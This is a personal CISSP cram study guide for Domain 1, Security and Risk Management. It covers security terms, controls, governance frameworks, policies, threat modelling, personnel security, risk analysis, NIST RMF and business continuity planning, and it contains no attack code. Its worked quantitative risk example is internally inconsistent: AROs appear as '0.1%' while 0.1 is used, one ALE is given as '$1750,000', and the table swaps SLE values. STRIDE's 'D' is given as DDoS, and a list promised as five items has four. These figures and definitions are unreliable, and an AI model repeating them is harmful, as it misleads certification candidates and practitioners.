



DAN's CISSP CRAM

Main references Sybex 7th edition, A-I-O 7th edition and others

This text is high level cram version that summarizes CISSP topics in a notes-like format, and it shouldn't be relied on solely for CISSP preparation. Reference to other materials (Sybex and/or A-I-O text-book and other resources) is a MUST. This text is supplementary and for revision purposes ONLY. INSIDE THIS MATERIAL, ANY COPYRIGHTED MATERIALS WILL BE REFERENCED BACK TO ITS AUTHOR AS NECESSARY.

By/ Wala A Suliman

V.1



Domain 1 Security and Risk Management

Do you know these already? If no, please refer back to your resources, if yes, march on:

Basic security terms, security governance, security documentation (policies, standards, etc...), 3rd party management, risk and threat management, personnel security (employee, 3rd parties, BCP, laws, regulations and compliance)

Security definitions

Asset is anything within an environment that should be protected (tangible or intangible).

Vulnerability is the weakness or loophole that lead to violation of information system (unpatched OS)

Threat is the adversary that causes the damage (Hacking)

Threat agent is the vector that may carry an attack (Hacker)

Risk is likelihood that the threat agent will use vulnerability.

There are two types: *total* risk and *residual* risk (after countermeasure implementation)

Risk = Threat*Vulnerability*Asset value

Exposure is being susceptible to asset loss because of a threat

Breach is the occurrence of a security mechanism being bypassed by a threat agent

Countermeasure is controls being implemented to reduce the impact of the threat

Maintaining CIA (Confidentiality, Integrity, Availability) triad

is the main purpose of any information security program, it protects against the **DAD (Disclosure, Alteration, Destruction).**

Confidentiality, the ability to ensure a necessary level of secrecy, privacy, or sensitivity over information system, adversary is Disclosure.

Integrity, how accurate and reliable information or systems are against possible unauthorized modifications, adversary is Alteration.

Availability of information is the timely undisrupted access to information or information system. Adversary is Destruction.

Due care/Due diligence

Due diligence: research (conducting pen test)

Due care: Action (mitigate risk found in the pen test findings)

Exercising Due care/Due diligence is way to disprove negligence in an occurrence of loss.

Prudent man rule: requires senior executives to take personal responsibility for ensuring their due care, to reduce the liability and culpability and to be legally defensible.

PROXIMATE CAUSE & CAUSATION

Proximate Causation

An act from which an injury results as a natural, direct, uninterrupted consequence and without which the injury would not have occurred, particularly injury due to negligence or an intentional wrongful act.

Control types

There are four main control types:

Administrative controls are the development of policies, standards, procedures, and guidelines (Awareness and Training programs, job description, separation of duties, mandatory leaves, etc...)

Technical (Logical) controls consist of logical mechanisms (hardware and software) that are used to protect and control access to resources (Firewalls, IDPSs, DLPs, etc...)

Physical controls involve mechanisms deployed to prevent, monitor, or detect direct contact with systems or areas within a facility (Locks, fences, gates, etc...)

Control Mechanisms:

Deterrent | Discourage violations (I'm watching don't do it) – (Policies, awareness program, lights, login banners)

Preventive | Stop unwanted activity (fences, locks, encryption, IPSs)

Detective | Discover unwanted activity (CCTV, Job rotation, IDSs, Incident response programs)

Corrective | Correct problems that occurred as a result of a security incident (Backups)

Compensating | Provide various options to other existing controls (dogs instead of guards)

Recovery | Corrective + more advanced or complex abilities (Backups, fault tolerance clustering)

Directive | Encourage compliance with security policies (policies)

Apply Security Governance Principles

(SECURITY IS NOT AN IT ISSUE!)

Security governance is the collection of practices that is used to support and direct security efforts of organization.

They imposed on organizations as (regulatory standards, industry guidelines or licensing/contracting requirements)

SECURITY PLANNING KEY CONCEPTS

- A continuous process that aligns with the strategy, goals,

mission, and objectives of the organization.
- Cost effective and budget aware.
- Must take 'top-down' approach, e.g. senior management to initiate, define and steer security efforts.
- Information Security team should be led by a designated CISO who must report directly to senior management.
- Should develop three types of plans:

Strategic | Five years, org's mission, risk assessment, should be updated annually.

Tactical | One year, organizational goals (Project plans, acquisition plans, hiring plans, etc...)

Operational | Day-to-Day, highly detailed




Figure 1 Plans Mapping *(Image from CISSP official study guide 7th edition – Sybex)*

- Planning must address organizational processes (acquisition, divestitures and governance committee)

Acquisitions and mergers risks includes data loss, downtime, failure to achieve ROI

Divestiture risks include data remanence on previously used computer systems (needs proper sanitization), risks from disgruntled ex-employee (needs strong hiring/termination policies)

- Security Governance should be managed by Governance Committee - group of influential knowledge experts whose primary task is to oversee and guide the actions of security and an organization, or at least members of the BoD.

Security Roles and Responsibilities

Senior Manager | ULTIMATELY responsible for the security maintained by an org., his responsibility is delegated to...

Security Professional *(Implementer, not decision makers)* | Trained and experienced network, systems, and security engineer who is responsible for following the directives mandated by senior management.

Data Owner *(High level Manager)* | Responsible for classifying and protecting information, delegates his responsibility to...

Data custodian *(the day-to-day guy)* | Implementing the prescribed protection defined by the security policy (backups, deploying security controls, managing data storage)

Auditor *(The eye of the management)* **|** Reviewing and verifying that the security policy is properly implemented.

Control Frameworks

CobiT documented set of best IT security practices crafted by ISACA, it's based on five key principles:

1. Meeting stakeholders' needs, 2. Covering the Enterprise End-to-End, 3. Applying a Single, Integrated Framework 4. Enabling a Holistic Approach, 5. Separating Governance from Management.

Other control standards:

• **NIST SP 800-53** Set of controls to protect U.S. federal systems developed by the National Institute of Standards and Technology

• **COSO Internal Control—Integrated Framework** Set of internal corporate controls to help reduce the risk of financial fraud developed by the Committee of Sponsoring Organizations (COSO) of the Treadway Commission

Enterprise/Security architecture frameworks

Security Program Development:

• **ISO/IEC 27000 series** International standards on how to develop and maintain an ISMS developed by ISO and IEC

Enterprise Architecture Development:

• **Zachman Framework** Model for the development of enterprise architectures developed by John Zachman

• **TOGAF** Model and methodology for the development of enterprise architectures developed by The Open Group

• **DoDAF** U.S. DoD framework that ensures interoperability of systems to meet military mission goals

• **MODAF** Used mainly in military support missions developed by the British Ministry of Defence

• **SABSA model** A model and methodology for the development of information security enterprise architectures

Process Management Development:

• **ITIL** Processes to allow for IT service management developed by the UK's Office of Government Commerce

• **Six Sigma** Business management strategy that can be used to carry out process improvement

• **Capability Maturity Model Integration (CMMI)** Organizational development for process improvement developed by Carnegie Mellon University.

Policies, Standards, Procedures, and Guidelines

Policies | Compulsory, high level document that defines the main security objectives and outlines the security framework of the org.

Policy components:

Purpose – Why; *Scope* – Who, what, where and when; *Responsibilities* – Who and *Compliance* – What.

Example of policy statement: "*All laptops must have proper access controls*"

Types of policies: *Organizational security policy* focuses on issues relevant to every aspect of an organization.

Issue-specific focuses on a specific network service, department, and functions.

System-specific focuses on individual systems or types of systems and prescribes approved hardware and software.

Overall categories of security policy

Regulatory policy is required whenever industry or legal standards are applicable to your organization (HIPPA, SOX)

Advisory policy discusses behaviors and activities that are acceptable and defines consequences of violations (most policies are advisory)

Informative policy is designed to provide information or knowledge about a specific subject (company goals, mission statement, etc...)

Standards | it defines compulsory requirements for the use of H/W, S/W, technology, and security controls.
It's a tactical document that defines steps or methods to accomplish the goals defined by security policy.
Example of standard statement: "*All laptops must be configured to insure complex, 10 characters password*"

Baselines | this is a minimum level of security that every system throughout the organization must meet. It is a system specific (TCSEC, CC, NIST)

Procedures | these are detailed, step-by-step how-to document that describes the exact actions necessary to implement a specific security mechanism.
Example of Procedure statement: *"Before provisioning a laptop to end user, the service desk will confirm: 1. A username/password are required at login, 2. The laptop is authenticated to the Active Directory, 3. The end user has signed off the custody form."*

Guidelines | it offers recommendations on how standards and baselines are implemented, not compulsory.
Example of guidelines statement: *"While driving on the way home from work, your laptop should be locked in the trunk"*

Threat Modelling

The process for identifying, categorizing and analyzing threats and its potential harm, the probability of occurrence, the priority of concern, and the means to eradicate it.
Microsoft's Security Development Lifecycle (SDL) is a threat modelling framework.
Threat modeling employs two approaches:
-*Defensive approach:* proactive, early stages of system development (more cost effective)
-*Adversary approach*: reactive, after a product has been created and deployed (pen testing, fuzz testing), uses shortcuts for solving problems (patches, hotfixes and updates)

Identifying Threats

-**Focused on Assets** *(What are our valuable assets and where are they?):* a specific asset (e.g. Facility) can be evaluated to determine if it is susceptible to an attack.
-**Focused on Attacker** *(Who is our adversary?)* A challenge with this approach is that new attackers can appear that weren't previously considered a threat.
-**Focused on Software** *(What is the potential threat against our application! is it DDoS attack, is it XSS or maybe it is SQL injection attack?)*

Microsoft's STRIDE: Spoofing, Tampering, Repudiation, Information disclosure, DDoS and Elevation of privileges; is a way for categorizing and inventorying threats.

THREATS FROM INDIVIDUALS (CONTRACTORS, EX-EMPLOYEE, PARTNERS SHOULD NEVER BE IGNORED!)

Determining and Diagramming Potential Attacks

By diagramming the elements involved in a transaction with their data flow and boundaries.
It helps to detail the functions and purpose of each element.

Performing Reduction Analysis (Decomposition)

This helps to gain a greater understanding of the logic of the product as well as its interactions with external elements.
Decomposition has five key concepts:

Trust Boundaries Where the level of trust or security changes.
Data Flow Paths The movement of data between locations.
Input Points Locations where external input is received.
Privileged Operations Activities that requires greater privileges.

Prioritization and Response *(means, target and sequences of a threat)*

Mechanisms for ranking threats:
- Probability × Damage Potential
- high/medium/low rating
- DREAD system (Damage potential, Reproducibility, Exploitability, Affected users and Discoverability)

Risk Management within Acquisition Strategy

Amongst these strategies are: outsourcing, contracting with suppliers, and engaging consultants.
Total Cost of Ownership (TCO) over the life of the product should be considered.

Third-Party Governance focuses on verifying compliance with stated security objectives, requirements, regulations, and contractual obligations.
It includes:

On-Site Assessment Provides firsthand exposure to the security mechanisms employed at a location. Audit to checked against auditing protocols (such as COBIT)

Document Exchange and Review (Documentation Review)
It is about the process of reading the exchanged materials and verifying them against standards and expectations.

Process and Policy Review Risk management, risk assessment, and addressing risk are all methods and techniques involved in performing process/policy review.
Failing to provide sufficient documentation in most cases (especially in government or military contractors can result in voiding the *Authorization To Operate - ATO*)

Personnel Security Policies

crafting job descriptions is the first step in defining security needs related to personnel.
It enforces Separation of duties and Job responsibilities and rotation.
Job rotation helps maintaining knowledge redundancy and reducing the risk to fraud.
Similar to cross-training except that in cross-training, jobs are not being rotated on a regular basis.

Employment Candidate Screening

This control should be based on the sensitivity and classification defined by the job description.

Methods include: background checks, reference checks, education verification, and security clearance validation.

Employment Agreements and Policies

Employment agreement is a document that contains rules and restrictions of the organization, the security policy, AUP, job description, NDA and consequences of violations.

The Non-compete Agreement (NCA) attempts to prevent an employee with special knowledge of secrets from one organization from working in a competing organization.

Managers should regularly audit the job descriptions, work tasks, privileges, and responsibilities for every staff member.

Mandatory vacations of one to two weeks are used to audit and verify the work tasks and privileges of employees (helps detect abuse, fraud, or negligence on the part of the original employee)

Employment Termination Processes

Why this process is important? -To maintain a secure environment when a disgruntled employee must be removed from the organization.

Key points for sound termination process:

-HR and Security department should be on the same page.

-Termination should be handled privately and respectfully.

-Should take place at least with one witness (preferably high-level manager)

-The right timing is important factor (preferably at the end of shift midweek)

-Exit interview should be held (to review liabilities, NDAs, agreements)

-Employee should return any company's belonging (access key, badges, parking pass, etc...) immediately.

-Network access disablement (it is optimum to be just before the termination notification)

Vendor, Consultant, and Contractor *(SLAs, SLAs, SLAs)*

Service Level Agreement is the main tool that controls relationships between customer and 3rd parties.

It's a document that mainly highlights availability issues like (system uptime, peak load, average load, etc...) and is commonly include financial and other contractual remedies that kick in if the agreement is not maintained.

Risk Management

Identifying, assessing, and reducing risk to an acceptable level.

Risk Analysis/Assessment

It is the method of identifying assets and their value and associating risk to those assets, along with the possible impact as well as the probability and recommends the cost-effective countermeasure based on those findings.

It starts from high level management as initiative and delegated down to security professional.

Two methodologies: Qualitative and Quantitative.

Quantitative Risk Analysis ($$)

Assign monetary value to asset, more objective.

Quantitative processes and step:

Assign Asset Value (**AV** - $$)

↓

Calculate Exposure Factor (**EF** - %%)

↓

Calculate Single Loss Expectancy (**SLE** - $$)

↓

Asses the Annualized Rate of Occurrence (**ARO** - %%)

↓

Derive the Annualized Loss Expectancy (**ALE** - $$)

↓

Perform cost/benefit analysis of countermeasures

Equations:

SLE = AV*EF

ALE = SLE*ARO

Quantitative analysis in action

1. Assign asset value, building ($2M), Data ($1M), Trade secret ($1M), associated risk – (building – fire, e-commerce website – hacker, Trade secret – internal staff)

2.claculate EF – Building – fire (90%), trade secret – internal employee (70%), e-commerce website – hacker (60%)

3. Derive the SLE, Building (2x.9 = $1.8M), TS (1x.7 = $0.7M), ecommerce website (1x.6 = $0.6M)

4. Assess the ARO - Fire – once every 10 years (0.1%), internal staff – once every 5 years (0.2%), hacker – once every 4 years (0.25%)

5. Derive the ALE – Fire = 1.8Mx0.1 = $180,000, hacker = 0.7Mx.025 = $1750,000, internal staff = 0.6Mx0.2 = $120,000

So our findings will be like that,

Asset	AV	EF	SLE	ARO	ALE
Building	2M	90%	1.8M	0.1%	180,000
T.Secret	1M	70%	0.6M	0.2%	120,000
Website	1M	60%	0.7M	0.25%	175,000

So now we did our calculations, next we need to calculate the safeguards costs, let's go,

Countermeasures selection rules of thumb

- The value of the protected asset determines the maximum expenditures for protection mechanisms.
- The value of safeguards should NEVER exceeds the value of protected (*at least from security professional perspectives, senior management may have stronger justification going to other direction, if they see that a specific asset should be fully protected by any means necessary and REGARDLESS of cost, this is totally their call, remember, after all you are just advisor not decision maker*)
- ALE before safeguard (minus) ALE after safeguard (minus) Annual Cost of Safeguard (ACS), determines quantitatively if would mitigate or accept the risk, (if the result is negative, accept the risk, else, mitigate the risk)

Continuing with our example: Security department of the company on the scenario, proposed the following safeguards

-Building – to buy insurance that will cover 70% loss with annual fees $150,000

-T. secret – to implement DLP solution with $50,000 annual fees, this will reduce the ALE by 50%.
-E-commerce website – to implement UTM solution with annual fees $180,000, which will reduce the ALE by 90%.
So here are our new findings:

Asset	ALE1	ALE2	ACS	RESULT	ACTION
Building	180,000	54,000	150,000	-24,000	Accept
T.Secret	120,000	60,000	50,000	+10,000	Mitigate
Website	175,000	17,500	180,000	-22,500	Accept

Qualitative Risk Analysis (High, Low, Medium)




Figure 2 - Risk heat map

It has the following qualities: scenario-based, subjective, uses opinions, experience and judgement.
Techniques: brainstorming, Delphi techniques; focus groups, surveys, questionnaires, one-on-one meetings and so on.
The Delphi technique is simply an anonymous feedback-and-response process used to enable a group to reach an anonymous consensus.
It commonly rank threats as *high*, *medium*, or *low* on a scale of 1 to 5 or 1 to 10

Risk = Probability (%) x Impact ($)
The multiplication here is subjective and is not a real math operation, assume that the impact from earthquake is catastrophic (5), but the probability is rare (2), so the risk from earthquake will be (2x5 = 10), the higher the number, the bigger the risk.
Both, quantitative and qualitative has cons and pros, prudent due care requires that both methods be employed.

Risk Assignment *(How to deal with the risk)*

There are four possible responses to risk:
- Reduce or mitigate, - Assign or transfer, - Accept and Reject or ignore.

Risk Mitigation
This concerns the implementation of safeguards to eliminate vulnerabilities or block threats.
It has potential variation**: Risk avoidance** (eliminating the risk source), e.g. to avoid the flood risk, move the offline processing facility to another city that is off the coast.

Risk Assignment *(transference)*
Assigning risk or transferring risk is the placement of the cost of loss a risk represents onto another entity or organization (purchasing insurance)

Risk Acceptance *(pure management decision)*
Commonly if the safeguard cost outweighs the asset value, management decide to accept the risk.
This means the management has agreed to accept the consequences and the loss if the risk is realized.
Risk tolerance, or risk appetite is the ability of an organization to absorb the losses associated with realized risks.

Risk Rejection or ignorance *(this one particularly should be avoided)*
Denying that a risk exists and hoping that it will never be realized.
Once countermeasures are implemented, the risk that remains is known as *residual risk*.
Residual risk = total risk – control gap

Countermeasure Selection and Assessment

Other factors beside tangible cost
Licensing, maintenance, upgrades, environment change, training, testability and verifiability, addressing real and identified problems, dependability and integration with existing infrastructure, availability option (fail safe) and so on.

Implementation *(always defence in depth)*
Security controls, countermeasures, and safeguards can be implemented administratively, logically/technically, or physically.

Risk Frameworks

NIST in Special Publication 800-37
The RMF has the following characteristics:
- Promotes the concept of near real-time risk management
- Encourages the use of automation
- Integrates Info. Sec. into the enterprise architecture and SDLC
- Links risk management processes at the info. system level
- Establishes responsibility and accountability for security controls

RMF steps include (MEMORIZE THESE):
1. **Categorize** information sys
2. **Select** security control
3. **Implement** security control
4. **Assess** security control
5. **Authorize** information sys
6. **Monitor** security control

Other frameworks include: OCTAVE, FAIR and TARA.

Business Continuity Planning BCP *(HUMAN SAFETY IS TOP PRIORITY)*
This plan used to maintain the continuous operation of a business in the event of an emergency situation.
It has four main steps:
-Project scope and planning
-Business impact assessment
-Continuity planning
-Approval and implementation

Project Scope and Planning
- Structured analysis of the business's organization

- BCP team creation
- Resources availability assessment
- Analysis of legal and regulatory landscape

Business Organization Analysis

One of the first responsibilities of the individuals responsible for BCP

Areas of consideration:

- Operations dept. (Core service)
- Critical support services (IT, administration, etc...)
- Senior executives

Why this process is essential?

First, it provides the groundwork necessary to help identify potential members of the BCP team; *second*, it provides the foundation for the remainder of the BCP process.

This process should be thoroughly reviewed by the full BCP team to fill any gaps that might have been missed.

Both HQ and branches should be accounted for on this process.

BCP Team Selection *(diverse as possible and still operates in harmony)*

The team, at minimum should include:

- Representative from each dept.
- Representative from the core service.
- Representative from the key supporting depts. identified by the organizational analysis.
- IT representatives with technical expertise in areas covered by the BCP.
- Security representatives with knowledge of the BCP processes.
- Legal representatives familiar with corporate legal, regulatory, and contractual responsibilities
- Representatives from senior management

Resource Requirements

Three distinct BCP phases

1. BCP Development

Major resource consumed by this BCP phase will be effort expended by members of the BCP team and the support staff

2. BCP Testing, Training, and Maintenance

Hardware/software commitments, effort on the part of the employees involved in those activities (major commitment).

3. BCP Implementation (when disaster strikes)

Significant resources consumed in this phase, personnel are one of the most significant resources consumed by the BCP process.

Legal and Regulatory Requirements

Are we bound to any federal, state or local law? To any industry regulations, any contractual obligation, SLAs? All these questions should accounted for, keeps your attorneys close at this stage.

Computer laws are frequently changing and may vary from jurisdiction to jurisdiction, your legal department should be updated.

Business Impact Assessment (BIA)

The BIA identifies the resources that are critical to an organization's ongoing viability and the threats posed to them.

Two types of analyses here, Quantitative and Qualitative

Identify Priorities (first BIA task)

Assign each participant responsibility for drawing up a prioritized list that covers the business functions for which their department is responsible. (Qualitative point of view)

Next, develop MTD (the maximum length of time a business function can be inoperable without causing irreparable harm to the business.)

This leads to RTO (the amount of time in which you think you can feasibly recover the function in the event of a disruption.)

Important rule (MTD > RTO)

Risk Identification (Natural or man-made)

This stage is purely qualitative.

Likelihood Assessment

This assessment is usually expressed in terms of an (ARO)

These numbers should be based on corporate history, professional experience and advice from experts.

Impact Assessment

-Quantitatively (EF, SLE, ALE)

-Qualitatively (Loss of goodwill, loss of employees, negative publicity, etc...)

Resource Prioritization

The final step of the BIA is to prioritize the allocation of business continuity resources to the various risks that you identified and assessed in the preceding tasks of the BIA.

Qualitative concerns may justify elevating or lowering the priority of risks that already exist on the ALE-sorted quantitative list (loss of confidence in fire suppression company if is it got destructed by fire)

Continuity Planning

Developing and implementing a continuity strategy to minimize the impact realized risks might have on protected assets.

Sub-tasks

-Strategy development
-Provisions and processes
-Plan approval
-Plan implementation
-Training and education

Strategy Development

This stage bridges the gap between the BIA and the continuity planning phases of BCP development and here we can decide which risk (identified previously) will be addressed by the BCP.

Provisions and Processes

-People; buildings/facilities and infrastructure.

People (First and foremost)

